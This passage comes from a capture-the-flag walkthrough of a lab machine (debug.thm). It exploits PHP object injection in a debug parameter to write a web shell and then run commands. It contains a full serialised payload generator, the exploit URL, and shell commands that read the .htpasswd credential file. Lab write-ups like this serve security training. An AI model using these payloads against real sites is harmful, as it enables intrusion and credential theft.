


Figure 10. index.php.bak opened in the text editor. The FormSubmit class and the debug line are visible.




Figure 11. Key lines highlighted: form_file, message properties and the unserialize() call on the debug parameter.

SECTION 05

Phase 4: PHP Object Injection

The plan was to create a serialized FormSubmit object whose properties point to a new file, **message.php**, and whose message content is a small PHP web shell. When the object is unserialized and destroyed, the destructor writes the web shell into the web root. A small PHP script was written with nano to generate the serialized string.

```
<?php
class FormSubmit {
  public $form_file = "message.php";
  public $message = '<?php system($_GET["cmd"]); ?>';
}
$obj = new FormSubmit;
echo serialize($obj);
?>

$ php script.php
O:10:"FormSubmit":2:{s:9:"form_file";s:11:"message.php";s:7:"message";s:30:"<?php system($_GET["cmd"]); ?>"
```

The serialized string is then sent through the debug parameter in the URL. The server deserializes it, the destructor runs, and the web shell is written as `message.php`. The page confirms the submission was saved.

```
http://debug.thm/index.php?debug=O:10:"FormSubmit":2:{s:9:"form_file";s:11:"message.php";
  s:7:"message";s:30:"<?php system($_GET["cmd"]); ?>";}
```




Figure 12. The payload generator script written in nano. The message property holds the web shell code.




Figure 13. Running php script.php prints the serialized FormSubmit object ready to send.




Figure 14. The serialized object is placed in the debug parameter of the URL.




Figure 15. The application responds with 'Your submission has been successfully saved!'. The file message.php now exists.




Figure 16. Visiting message.php returns a blank page because the shell runs only when the cmd parameter is supplied.

SECTION 06

Phase 5: Remote Command Execution

With the web shell in place, commands can be run through the `cmd` parameter. The first test was a directory listing, which confirmed that the shell executes on the server. The output was then checked more carefully. Listing the web root with permissions shows a hidden file called `.htpasswd`, owned by the web server account and readable by everyone.

```
http://debug.thm/message.php?cmd=ls
http://debug.thm/message.php?cmd=ls%20-alps
http://debug.thm/message.php?cmd=cat%20.htpasswd
```




Figure 17. cmd=ls executed through the web shell. The directory contents are returned in the page.




Figure 18. Detailed listing with ls -alps shows file ownership and permissions of the web root.




Figure 19. The same output viewed as page source, which makes the file list easier to read.




Figure 20. Scrolled view of the listing. The .htpasswd file is owned by www-data and has world-readable permissions.

